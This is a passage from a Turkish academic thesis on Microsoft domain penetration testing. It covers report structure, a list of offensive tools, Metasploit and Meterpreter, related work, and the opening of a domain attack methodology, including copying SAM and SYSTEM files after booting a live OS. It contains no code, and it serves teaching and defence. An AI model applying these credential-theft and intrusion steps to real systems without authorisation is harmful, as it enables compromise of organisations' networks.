- Çözüm Önerisi: Bulguyu kapatmak için gerçekleştirilmesi tavsiye edilen çözüm önerisi belirtilir.
- Çözüm Referansı: Çözüm önerilerine yönelik bağlantılar belirtilir.

Teknik sızma testi raporu PDF veya Word olarak hazırlanmasının yanında, Excel olarak da bir ek halinde hazırlanabilir.

Yönetici özetinde ise üst düzey kritiklik seviyesinde olan bulgulardan bahsedilerek kurumun güvenlik durumu ortaya konulur. Ayrıca bir takım istatistiksel ve görsel bilgiler ile de test sonuçları özetlenebilir. Sızma testi raporunda bulunabilecek grafikler aşağıdaki gibi olabilir.

- Kritikliğine göre bulgu adetleri
- Kategorisine göre bulgu adetleri
- Kategori ve kritikliğine göre bulgu adetleri
- Etkisine göre bulgu adetleri
- Kullanıcı profiline göre bulgu adetleri
- Erişim noktasına göre bulgu adetleri

Sızma testleri raporunda bulunmasa bile sızma testi bulgularının takibi ve doğrulaması için aşağıdaki alanlar da kayıt altına alınabilir.

- Bulgu Takip Talep ID: Sızma testinin yapıldığı taraf (banka gibi) tarafından bulgunun kapanmasını takip etmek amacı ile ilgili ekibe açılmış talep ID değeridir.
- Test Senaryosu: Bulgu doğrulaması sırasında gerçekleştirilebilecek adımlar belirtilir.
- Saldırı Referansı: Saldırının gerçekleştirilmesine yönelik bağlantılar belirtilir. Bu alan rapor içerisinde olmasa da sızma testi ekibinin elinde olması tavsiye edilebilir.

2.6.5 Araçları

Sızma testlerinde en çok kullanılan araçlar ve betikler aşağıdaki gibi sıralanabilir.

- Aircrack-ng [28]
- Aireplay-ng [29]
- Airodump-ng [30]
- Arp-scan [31]
- Beef [32]
- BurpSuite [33], ZAP [34]
- Cain & Abel [35]
- Crunch [36]
- Cewl [37]
- Dig, Host, Nslookup
- Dmitry [38]
- DNSEnum [39]
- Dsniff [40], UCSniff [41]
- Esedbtools [42]
- Ettercap [43]
- Exiftool [44]
- Evilgrade [45]
- Fierce [46]
- Flashlight [47]
- FOCA [48]
- Harvester [49]

- Hping3 [50]
- Httrack [51]
- Hydra [52]
- John the Ripper [53]
- Kacak [54]
- Kismet [55]
- Macof
- Maltego [56]
- Medusa [57]
- Metasploit Framework [58]; Core Impact [59]
- Mimikatz [60]
- Ncat/Nc [61]
- Ncrack [62]
- Nessus [63], OpenVAS [64], Nexpose [65]
- Netsparker [66], Acunetix [67], WebInspect [68]
- Nikto [69]
- Nmap [70]
- Ntdsextract [71]
- Ophcrack [72]
- Powershell
- Proxychain [73]
- Pth-winexe [74]
- Putty [75]
- Recon-ng [76]

- Samdump2 [77], Bkhive [78]
- SET [79]
- Shellter [80]
- Shodan [81]
- Snmpbulkwalk [82]
- SnmpCheck [83]
- SNMPwalk [84]
- Sqlcmd [85]
- Sqlmap [86]
- SSL Strip [87]
- SSLscan [88]
- Sysinternals (psexec, procdump,...) [89]
- Telnet
- UPX [90], Mpress [91], PesPIN [92]
- Veil-Evasion [93]
- w3af [94]
- WCE [95]
- Whois
- Windows-Exploit-Suggester [96]
- Wireshark [97],Tcpdump [98]
- Wmic [99]

2.7 Metasploit Framework

Sızma testlerinde kullanılan en önemli araçlardan birisi olan Metasploit Framework (MSF) [100], bir çok sızma testi aracını ve modülünü içerisinde barındıran bir platformdur. Bu araçlar ile açıklıklar tespit edilebilir, sistemler ile ilgili bilgi toplanabilir, zafiyetler istismar edilebilir, zararlı yazılımlar hazırlanabilir.

MSF tarafından sunuculan msfconsole, armitage, msfcli adlı bir çok arayüzü vardır. Metasploit Framework içerisinde en çok destek gören ve tercih edilen arayüz Msfconsole'dur.

Msfconsole, MSF içerisindeki modülleri tek bir merkezden yönetmeye yarayan, iyi dokümante edilmiş ve işletim sistemi komutlarına (ifconfig, ping gibi) erişim sağlayabilen konsoldur.

Metasploit Framework tarafından sunulan en önemli özellik Meterpreter adı verilen Payload'dur.

Meterpreter RAM belleğinde çalışan ve disk üzerinde bir iz bırakmayan, işletim sistemi komut satırından gerçekleştirilemeyecek işlemleri içerisindeki yüklediği eklentiler sayesinde kolay bir şekilde gerçekleştirebilen, hedef ile arasında şifreli bir kanal oluşturan özel bir komut satırıdır.

2.8 Tez Çalışmasının Kapsamı

Etki alanı ortamına gerçekleştirilebilecek saldırılar ve bu saldırılara karşı alınabilecek önlemler detaylı olarak incelenmiştir. Bu çalışma da gösteriyor ki saldırılar ve alınacak önlemler bir yarış içerisindedir. Alınacak her yeni önleme karşı farklı bir saldırı yöntemi, her yeni bir saldırı yöntemine karşı da yeni bir önlem ortaya çıkmaktadır. Hazırlanan bu çalışmada hem etki alanına karşı gerçekleştirilen saldırılar için bir metodoloji sunulmuş ve hem de saldırılara karşı alınması gereken önlemler anlatılmıştır.

Bölüm 3

İlgili Çalışmalar

Kurumların ve organizasyonların bilgi güvenliğinin sağlanması konusunda birçok farklı standart ve metolodoji araştırmacılar tarafından önerilmiştir. Bunları temel olarak aşağıdaki gibi ikiye ayrılabilir.

- Bir kurum güvenlik politikasının geliştirilmesine (dokümantasyonun yoğun olduğu ve kullanıcı farkındalığının artırılmasına) yönelik çalışmalar
- Kurumun bilişim sistemlerine yönelik teknik çalışmalar

3.1 Kurumsal Bilgi Güvenliği ve COBIT

Bu çalışmada [101] bilgi güvenliği kavramlarına genel olarak değinilmekle birlikte bilgi güvenliğini zaafa uğratan popüler tehditler açıklanmıştır. Kurumsal bilgi güvenliği ve standartları kabaca değerlendirilmiş ve kurumlarda risklerin önlenmesinde, bilgi güvenliği farkındalığının önemi ve oluşturma yöntemleri ile ilgili tavsiyeler sunulmuştur. Çalışmada BGYS (Bilgi güvenliği yönetim sistemi) ve kurulum adımları detaylı bir şekilde açıklanmış ve BGYS kurulumu için gerekli faaliyetlerinin neler olduğu, nasıl uygulandığı, uygulamalar sırasında karşılaşılan sorunlar ve iş sürekliliğinin sağlanmasında izlenen yöntemler açıklanmıştır.

3.2 Kurumsal Bilgi Güvenliğinde Zafiyet, Saldırı Ve Savunma Öğelerinin İncelenmesi

Bu çalışmada [102] kurumsal bilgi teknolojilerinde sık karşılaşılan güvenlik sorunları özellikle kök nedenleri üzerinde durularak teknik olarak incelenmiştir. Araştırmada, bilgi güvenliği alanında hizmet veren bir şirketin 1998-2012 yılları arasındaki 39 müşteriye ait güvenlik bulguları, saha çalışmaları ve alanında uzman kişilerin görüşleri kullanılmıştır. Özet olarak çalışmada, kurumsal bilgi teknolojilerinde yaygın bulunan zafiyetler ve bu zafiyetlerin kök nedenleri gruplandırılmıştır.

3.3 Siber Güvenliğin Milli Güvenlik Açısından Önemi ve Alınabilecek Tedbirler

Bu çalışma [103] siber güvenlik kavramının milli güvenlik açısından önemine ve bu alanda yapılması gereken elzem işlere değinmiştir. Siber saldırganlarca hedef alınabilecek ülke güvenliği açısından kritik öneme sahip altyapılar incelenerek Türkiye'de ve dünyada yaşanmış gerçek siber güvenlik vakalarına değinilmiştir. Değinilen gerçek vakalarla siber güvenliğin milli güvenliğimize olan tehditler vurgulanmıştır. Sonrasında ülkelerin siber güvenliklerini sağlama adına yaptıkları faaliyetlere değinilmiştir. Ülkemizde siber güvenlik alanında yürütülen çalışmalara; politika, yasal düzenleme, teknik ve idari sorumluluklar, güvenlik tatbikatları ve çalıştaylara yer verilmiştir. Son olarak kurumsal ve ulusal düzeyde siber güvenlik alanında alınabilecek önlemler genel çerçeveden bakılarak sıralanmıştır.

3.4 Kurumsal Bilgi Güvenliği Ve Standartları Üzerine Bir İnceleme

Bu çalışmada [104] genel hatlarıyla kurumsal bilgi güvenliğini incelenmiştir. Kurumsal bilgi güvenliği bilincinin geliştirilmesi için kurumlar ve çalışanların güvenlik konusundaki bilgi seviyesinin arttırılması amaçlanmıştır. Çalışmada ayrıca yeni çıkan standartlar hakkında bilgilere yer verilmiştir.

3.5 Sızma Testi Metodolojilerinin Seçimi: Karşılaştırma ve Gelişimi (Selection of Penetration Testing Methodologies: A Comparison and Evaluation)

Bu çalışmada [105] Open Source Security Testing Methodology Manual (OSSTMM), Information Systems Security Assessment Framework (ISSAF), Open Web Application Security Project (OWASP), Metasploit Framework (MSF), and Building Security in Maturity Model (BSIMM) Penetration Testing Execution Standard (PTES) olmak üzere 6 adet sızma testi anaçatısı ve/veya metodolojisi incelenmiş ve bir fark analizi ortaya konmuştur. Bu 6 metodolojiden sızma testlerine özel olarak bir anaçatı sunan ISSAF ve OWASP-TG seçilerek 6 adet metriğe göre kıyaslanarak birbirine göre üstünlükleri ve zayıflıkları belirtilmiştir.

3.6 Mobil Bankacılıkta Güvenlik Sorunların Analizi

Bu çalışma [106] mobil bankacılık alanında karşılaşılan güvenlik sorunlarını hem banka açısından hem de müşteri açısından araştırmıştır. Çalışmada veri tabanı sunucularının ve güvenlik duvarı cihazlarının olay kayıtlarını ve ağ trafiğini yakalayan Wireshark programı kullanılmıştır. Araştırmada bankacılık tarafında gerçekleştirilen analizler; mobil bankacılık kullanımında güvenlik duvarına düşen saldırıların analizi ve veri tabanındaki mobil bankacılıkta kullanılan kimlik tanımlama metotlarının incelenmesinden oluşmaktadır. Müşteri tarafına ilişkin gerçekleştirilen araştırmalar; oltalama saldırı analizi ve araştırması kapsamında geliştirilen anketin analizinden oluşmaktadır.

3.7 Ağ Güvenlik Parametreleri ve Optimizasyonu (Network Security Parameters And Their Optimization)

Bu çalışma [107] kurumların ağ yönetiminden sorumlu çalışanlarına, temel ağ güvenliği ve yaygın ağ güvenlik açıklıkları uygun bir sızma testi metodolojisiyle açıklamayı hedeflemiştir. Aynı zamanda, bir sızma testinde kullanılan açık kaynaklı port tarayıcıları, güvenlik açığı tarayıcıları, zafiyet istismar eden araçlar listelenmiştir. Nmap, Nessus ve Metasploit gibi yazılımlar çalışma kapsamında kullanılmıştır. Çalışmada açıklıkların

sınanabildiği bir adet güvenlik duvarı ve iki farklı sanal ağdan oluşan bir ortam oluşturulmuştur.

3.8 FreeBSD: Sızma Testlerinde Saldırılar ve Zafiyetler (Attack and Vulnerability Penetration Testing: FreeBSD)

Bu çalışmada [108], FreeBSD işletim sistemine nüfuz etmenin bazı adımları bir takım araçlarla keşif, kaba kuvvet ve yetkili erişimi kazanma saldırıları düzenlemiştir. Tüm bu saldırılarla bu alanda çalışanlara kendi internet sistemlerinin güvenliğini test etmek için referans sunulmuştur.

3.9 Ortak Kullanılan Kablosuz Ağlarda Oturum Çalma (Session Hijacking in WLAN Based Public Networks)

Bu çalışmada [109] halka açık alanlardaki kablosuz ağların kötü niyetli kişilerce nasıl kullanıcıların oturumlarını çalmakta kullanılabileceği üzerinde durulmuştur. MAC adres korumasının yeterli olmadığı, saldırganın kolaylıkla kendi MAC adresini değiştirerek saldırı yapabileceği ve böylelikle amacına ulaşabileceğine değinilmiştir. Çalışmada Kali işletim sistemi kullanılmış ve halka açık ağlarda kullanıcıların oturum bilgileri elde edilmiştir. Sonuç olarak, yazar bu kablosuz ağlarda mahrumiyete dikkat çekmekte ve alınabilecek önlemleri sıralamaktadır.

3.10 Kurumsal Bilgi Güvenliği Ve Sızma (Penetrasyon) Testleri

Bu çalışmada [110] bilgi güvenliği genel olarak incelenmiş ve özel olarak yüksek saldırı potansiyeli olan web uygulamaları üzerine odaklanılmıştır. Yapılan incelemede web ortamlarında büyük tehdit oluşturan SQL enjeksiyonu konusu detaylı olarak değerlendirilmiş ve bu tip saldırıların önlenmesi adına alınması gereken önlemler sunulmuştur. Tam olarak bilişim sistemlerinin güvenliğinin sağlanmasında önemli bir faktör olan kullanıcı

bilinçlendirmesi kavramları tekrar gözden geçirilmiş ve sızma testlerinin belirtilen bu faktörler üzerindeki etkisi araştırılmıştır. Tespit edilen tehditlerin giderilmesine ve mevcut durumun iyileştirilmesine yönelik çözüm önerileri sunulmuştur.

3.11 Banner Grabbing ile Zafiyet Keşfi (Vulnerability Detection Tool Using Banner Grabbing)

Bu çalışmada [111] ağ servislerinde açıklıkları keşfetmek için banner grabbing yöntemini kullanılmıştır. Öncelikle ağdaki aktif servislerin keşfi gerçekleştirilmiş ve daha sonrasında servislerde zafiyetler "National Vulnerability Database" açıklık veri tabanıyla karşılaştırılmıştır. Araştırmada, test ortamında yapılan değerlendirmeler sonucunda bu yöntemle açıklık barındıran servisler tespit edilip bu sistemlerin yöneticilerine ve bilgi güvenliğinden sorumlu kişilere raporlanmıştır.

3.12 Bilgisayar Sistemleri için Seçilmiş Sızma Testi Yaklaşımının Uygulaması (Application of the Selected Penetration Testing Approach for Computer System)

Bu çalışmada [112] kara kutu yöntemi ile sızma testi gerçekleştirme prosedürü detaylı olarak incelenmiştir. Sızma testleri için ücretsiz araçlar ve yazılımlarla bu süreçlerin nasıl gerçekleştirilebileceği uygulamalarıyla sunulmuştur. Bunun yanı sıra sunulan açıklıkların nasıl kapatılacağı ile ilgili bilgilere de yer verilmiştir.

3.13 Otomatik Saldırı Planlama (Automated Attack Planning)

Bu çalışmada [113] sızma testlerinde gerçekleştirildiği gibi, herhangi bir insan gücüne gereksinim duymayan otomatik saldırılar üreten bir sistem tasarlanmıştır. Çalışmada sızma testlerinde olduğu gibi bilinen ardışık atak adımları belirlenmiş ve tasarlanan sistem tarafından otomatik olarak ataklar denenebilmektedir.

3.14 Eğlence ve Kâr Amacıyla Siber Saldırı Simüle Etme (Simulating Cyber-Attacks For Fun And Profit)

Bu çalışmada [114] siber saldırılar için kullanılmak üzere saldırgan bakış açısıyla büyük bir alt yapı oluşturulmuştur. Saldırı senaryoları özellikle gerçek dünyada kullanılan sıfırıncı gün açıklıklarından ve sıklıkla görülen yanlış yapılandırmalardan kaynaklı tehditlerden oluşmaktadır. Çalışmada sistem kullanıcısına bir çok sistemden oluşan karmaşık sızma saldırısı oluşturma ve test etme şansı sunulmuştur.

3.15 Faz Bazlı Açıklık Analizi Yaparak Sanal Sızma Testleri Gerçekleştirmek (Virtual Penetration Testing with Phase Based Vulnerability Analysis)

Bu çalışmada [115] sızma testlerindeki zaman doğruluk, testi yapan kişinin yeteneği gibi kısıtları en aza indirmek için sızma testlerinin gerçekleştirilebileceği belirtilmiştir. Sızma testleri ile istismar edilebilir açıklıkların tespiti ve açıklıkların önceliklendirilmesi için bir saldırı modeli önerilmiştir. Önerilen model Pfsense, Snort, ModSecurity, Microsoft Security Essentials, OSSEC, EMET vb. kontrollerin ve kurumsal ortamda bulunan web sunucusu, DNS sunucu, istemci vb. sistemlerin hedef olarak belirlendiği laboratuvar ortamında denenmiştir. Sonuçta da keşfedilen zafiyetlere karşı gerçekleştirilen saldırıların başarı olanları listelenmiştir.

3.16 Sızma Testleri İçin Bir Model Ağ Üzerinde Siber Saldırı Senaryolarının Değerlendirilmesi

Bu çalışmada [116] sızma testlerinin önemini vurgulamak için sızma testlerinin yapılabileceği bir ortam üzerinde saldırı senaryoları değerlendirilmiştir. Geliştirilen uygulama ortamı ile gerçek hayatta karşılaşılan saldırıların uygulaması yapılarak sızma testi yapılmamış sistemlerde güvenliğin nasıl atlatılabildiği, sistemlere nasıl sızıldığı gösterilmiştir.

3.17 Gelişmiş Hedef Odaklı Siber Saldırılar

Bu çalışmada [117] siber güvenliği sağlama adına bir araç olarak kullanılabilecek sızma testlerini gerçekleştirecek güvenlik uzmanları yetiştirmek için bir sanal ortam oluşturmuştur. Oluşturulan bu sanal ortam kapsamında, bir kurum ağında yer alan temel bileşenler Vmware Workstation, Dynamips ve Dynagen platformları kullanılarak gerçeklenmiştir. Ayrıca çalışmada sızma testlerinde kullanılmak üzere, dört adımdan oluşan bir sızma testi metodolojisi önerilmiş ve detaylandırılmıştır. Bu çalışmada, web uygulama testleri, kablosuz ağ testleri, sosyal mühendislik testleri ve istemci tabanlı testlerin yanı sıra; yönlendirici, güvenlik duvarı, saldırı tespit sistemleri, veri tabanı yönetim sistemleri, web uygulama güvenlik duvarı ve VoIP haberleşme ağı gibi bileşenlere yönelik testler de gerçekleştirilmiştir. Sonuç olarak sızma testleri alanında uzmanlaşmak isteyen kişilere bir altyapı sunulmuş ve bu alt yapı ile en yaygın saldırı türlerini öğrenme ve bu saldırıları gerçekleştirme imkanı sağlanmıştır.

3.18 Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ile Değerlendirilmesi

Bu çalışmada [118] sızma testlerinin öneminin vurgulanmak için zafiyet barındıran servis ve sunucu kurulumları hazırlanmış ve sızma testleri için uygulama benzetimi hazırlanmıştır. Geliştirilen prototip ile sonuç olarak, prototip üzerinde yapılan deneysel çalışmalar ile sızma testlerinin önemi ortaya konmuş ve bu konuda farkındalık önerileri sunulmuştur.

3.19 Windows Kimlik Bilgisi Hırsızlığı: Yöntemleri ve Önlemleri (Windows Credential Theft: Methods and Mitigations)

Bu çalışmada [119] Windows işletim sisteminde kimlik bilgilerinin nasıl elde edilip kullanılabileceği ve bu yöntemlere karşı ne gibi önlemler alınabileceğinden bahsedilmiştir. Çalışma öncelikle kimlik doğrulaması mekanizması ve kimlik bilgilerinin nasıl kullanılabildiği özetlenmiştir. Araştırmada, kimlik bilgilerinin özet ve açık metin olarak nasıl

ve hangi araçlar ile elde edilebileceği detaylı olarak incelenmiş olup araçların birbirine olan üstünlükleri listelenmiştir. Son olarak da kimlik doğrulama bilgilerinin elde edilme riskini azaltmak için gerçekleştirilebilecek önlemler sıralanmıştır.

3.20 Windows Kimlik Doğrulaması Güvenlik Fonksiyonu: Tehditler ve Önlemlerin Kontrol Listelerine Uyarlanması)

Bu çalışmada [120] Windows işletim sisteminin kimlik doğrulama mekanizmasını atlatmaya yönelik saldırılar ve bu saldırılara yönelik alınabilecek önlemler incelenmiştir. Araştırmada öncelikle Windows kimlik doğrulama mekanizması incelenmiştir. Sonrasında kimlik doğrulama mekanizmasına yönelik olarak saldırı adımları sıralanmış ve her adımın CAPEC kriterlerine göre karşılık gelen maddesi ile eşleştirilmiştir. Sonraki başlıklardaysa saldırılara karşı alınabilecek önlemler sıralanmış ve önlemler CIS dokümanlarında karşılık gelen sıkılaştırma maddeleri ile eşleştirilmiştir.

3.21 Hazırlanan Çalışmanın Diğer Çalışmalardan Farklılıkları

Yukarıda yapılan çalışmaların hiçbirisinde sızma testlerinde önemli bir yeri olan Microsoft etki alanı ortamı sızma testleriyle ilgili detaylı bir metodoloji sunulmamıştır. Yukarıda yapılan çalışmaların temel özellikleri aşağıdaki gibi listelenebilir.

- Bazı çalışmalarda bilgi güvenliği konusuna teorik, denetimsel veya yönetimsel çerçeveden bakılmakta olup uygulama odaklı herhangi bir çalışma yapılmamakta veya sızma testlerine yönelik uygulamalı bir metodoloji sunulmamaktadır. Bu çalışmaların bir kısmında ise çeşitli metodolojiler karşılaştırılmıştır.
- Bir takım çalışmalarda ise web, mobil, UNIX, kablosuz ağ güvenliği gibi sızma testi kategorileri üzerinde uygulamalı çalışmalar gerçekleştirilmiştir. Bunun yanında belirtilen kapsamlardaki saldırılara yönelik alınabilecek temel önlemleri inceleyen çalışmalar da hazırlanmıştır.

- Bazı çalışmalarda ise, sızma testlerinin kategorileri genel olarak incelenmiş ve bir simülasyon ortamının üzerinde uygulamalı olarak bir takım örnekler sunulmuştur.
- Bu tezde incelenen konuya en yakın olarak sayılabilecek son iki çalışmada ise Windows işletim sistemine özel kimlik doğrulama akışına yönelik zafiyetlerin istismarları ve sıkılaştırma önerilerini listelenmiştir.

Yukarıda belirtilen çalışmalar başta olmak üzere, sızma testlerine yönelik farkındalık gün geçtikçe artmaktadır. Hazırlanan bu tez de yukarıdaki çalışmalar gibi bilgi güvenliği konusunda hazırlanmış olmakla birlikte, literatürde eksik kalmış olan Microsoft etki alanı ortamına yönelik sızma testi adımları için bir metodoloji sunulmuş ve gerçekleştirilebilecek bu saldırılara yönelik çözüm yöntemleri anlatılmıştır.

Bölüm 4


Kurumsal Ağlarda Microsoft Etki Alanı Sızma Testi Metodolojisi ve Saldırı Teknikleri

Günümüzde merkezi yönetimi kolaylaştırmak ve kurum içindeki sistemlerin güvenliğini sağlamak amacıyla Microsoft tarafından sunulan Etki Alanı (Domain) yapısı kullanılmaktadır. Etki alanı güvenli bir şekilde yapılandırılmaz ise, merkezi yapının yönetimi saldırganların eline geçebilir ve büyük zararlara sebep olabilir. Etki alanı sızma testleri için - zorunlu olmamakla birlikte - kurum sistem yöneticilerinden çeşitli taleplerde bulunulabilir. Bu taleplerin en önemli iki tanesi aşağıdaki gibidir.

- Kurumda yeni işe başlamış bir personele verilen standart haklara sahip etki alanı kullanıcısı hesabı
- Kurumda yeni işe başlamış personele verilebilecek ve etki alanına dahil olan standart bir kurum bilgisayarı

Bu talepler karşılandıktan sonra, etki alanı sızma testine başlanabilir. Etki alanı sızma testleri 10 adımda gerçekleştirilebilir. Bu adımlar Şekil 4.1'deki akış içerisinde gösterilmiştir.

Akış içerisinde de görüldüğü gibi, saldırıların iki temel başlangıç noktası bulunmaktadır. Bu noktalardan ilki, fiziksel güvenliğin atlatılarak kurum bilgisayarında yerel yönetici



Şekil 4.1: Etki Alanı Sızma Testi Metodolojisi

haklarına sahip olunmasıdır. İkinci başlangıç noktası ise erişim sağlanabilen ağ üzerinden bilgi toplanarak zafiyetlerin tespit edilmesi ve bu zafiyetlerin istismarı ile ağ üzerindeki diğer Windows bilgisayarlara erişim sağlanmasıdır. Erişim sağlanan her bilgisayardan daha sonraki adımlarda kullanılabilecek ve değerli olabilecek yeni bilgiler elde edilmeye çalışılır. Eğer erişim sağlanan bu bilgisayarda Microsoft etki alanının yönetimi için gerekli haklar elde edilebildi ise - örneğin etki alanı yöneticisi hakkı elde edilebildi ise - etki alanı sızma testinin en önemli aşamalarından birisi tamamlanmıştır denilebilir. Eğer hedefe ulaşılamamış ise, mevcut ağda ve erişim sağlanabilen ek ağlarda, ele geçirilen bilgisayarlardan elde edilen yeni bilgilerle tekrardan ikinci başlangıç noktasındaki adımlar gerçekleştirilir ve zafiyetler istismar edilerek ağ üzerindeki başka bilgisayarlara erişim sağlanır.

Etki alanı sızma testleri sırasında çok büyük olasılıkla istemcilerdeki koruma sistemlerini atlatma gereği duyulur. Koruma sistemlerini atlatmak için de çeşitlik teknikler bulunmaktadır. Bunun yanında sistemleri ele geçirme sırasında veya sonrasında kullanılan zararlı yazılımlar, arka kapılar, kullanıcılar gibi tüm değişikliklerin not edilmesi ve sızma testi sonrasında bu değişikliklerin eski haline döndürülmesi / temizlik yapılması ve sistem yöneticilerinin durumdan haberdar edilmesi unutulmamalıdır..

Etki alanı yönetimi elde edildikten sonra, bir taraftan Windows ve etki alanı denetimleri gerçekleştirilir, diğer taraftan da diğer sızma testleri (ağ, web, veri tabanı, sosyal

mühendislik gibi) için ek bilgiler çıktı olarak verilir. Benzer olarak da, diğer sızma testleri sırasında elde edilen bilgiler de etki alanı sızma testine girdi olarak kullanılabilir.

Etki alanı sızma testlerinin adımları birbirinden farklı yöntemlerle gerçekleştirilebilir. Her bir adım için kullanılabilecek çeşitli yöntemler aşağıdaki başlıklarda anlatılmıştır.

4.1 Fiziksel Güvenliği Atlatma


Kurumlardaki bilgisayarların fiziksel güvenliği kritik öneme sahiptir. Windows ve etki alanı sızma testlerinin başlangıç noktalarından birisi de fiziksel güvenliğin bir şekilde atlatılarak, bilgisayarın disk sistemine erişim sağlanmasıdır. Fiziksel erişim sağlanan bir bilgisayar, USB veya CD-ROM aygıtlarına takılan bir canlı (live) bir işletim sistemi ile açılabilir. Ancak bu bilgisayarda çeşitli sıkılaştırma işlemleri gerçekleştirilmiş ise, bilgisayar, bu işletim sistemi ile başlatılamayabilir. Sabit diskin şifrelenmediği bu gibi durumda, bilgisayarın sabit diski çıkartılarak Dock Station gibi cihazlarla disk sistemine erişim sağlanması veya boot işlemi gerektirmeyen yöntemlerin tercih edilmesi gerekebilmektedir.

Fiziksel güvenliğin atlatılmasına ait yöntemler, iki ana alt başlıkta incelenebilir.

4.1.1 Disk sistemine erişim

Bilgisayarın disk sistemine erişim sağlanarak yerel hesaplara ait bilgiler elde edilebilir. Bu bilgiler disk sistemi üzerindeki herhangi bir bilgi veya dizin (C:\Users altındaki kullanıcıların Desktop veya Downloads dizinleri) olabileceği gibi; SAM veya SYSTEM dosyaları veya bu dosyalardan elde edilen yerel hesaplara ait parola özetleri de olabilir. İşletim sistemi çalışıyorken, SAM ve SYSTEM dosyalarına disk üzerindeki yerlerinden (C:\Windows\System32\config dizini altından) erişim sağlanamaz. Bu dosyaları kopyalamanın en temel yollarından birisi, bilgisayara fiziksel olarak erişim sağladıktan sonra NTFS okuyabilen ancak NTFS ile formatlanmamış canlı bir işletim sistemi (Live Linux ISO gibi) ile Şekil 4.2'deki gibi disk sistemine erişmektir.

SAM ve SYSTEM dosyalarına erişim sağlandıktan sonra uygulanabilecek yöntemler aşağıdaki gibidir:



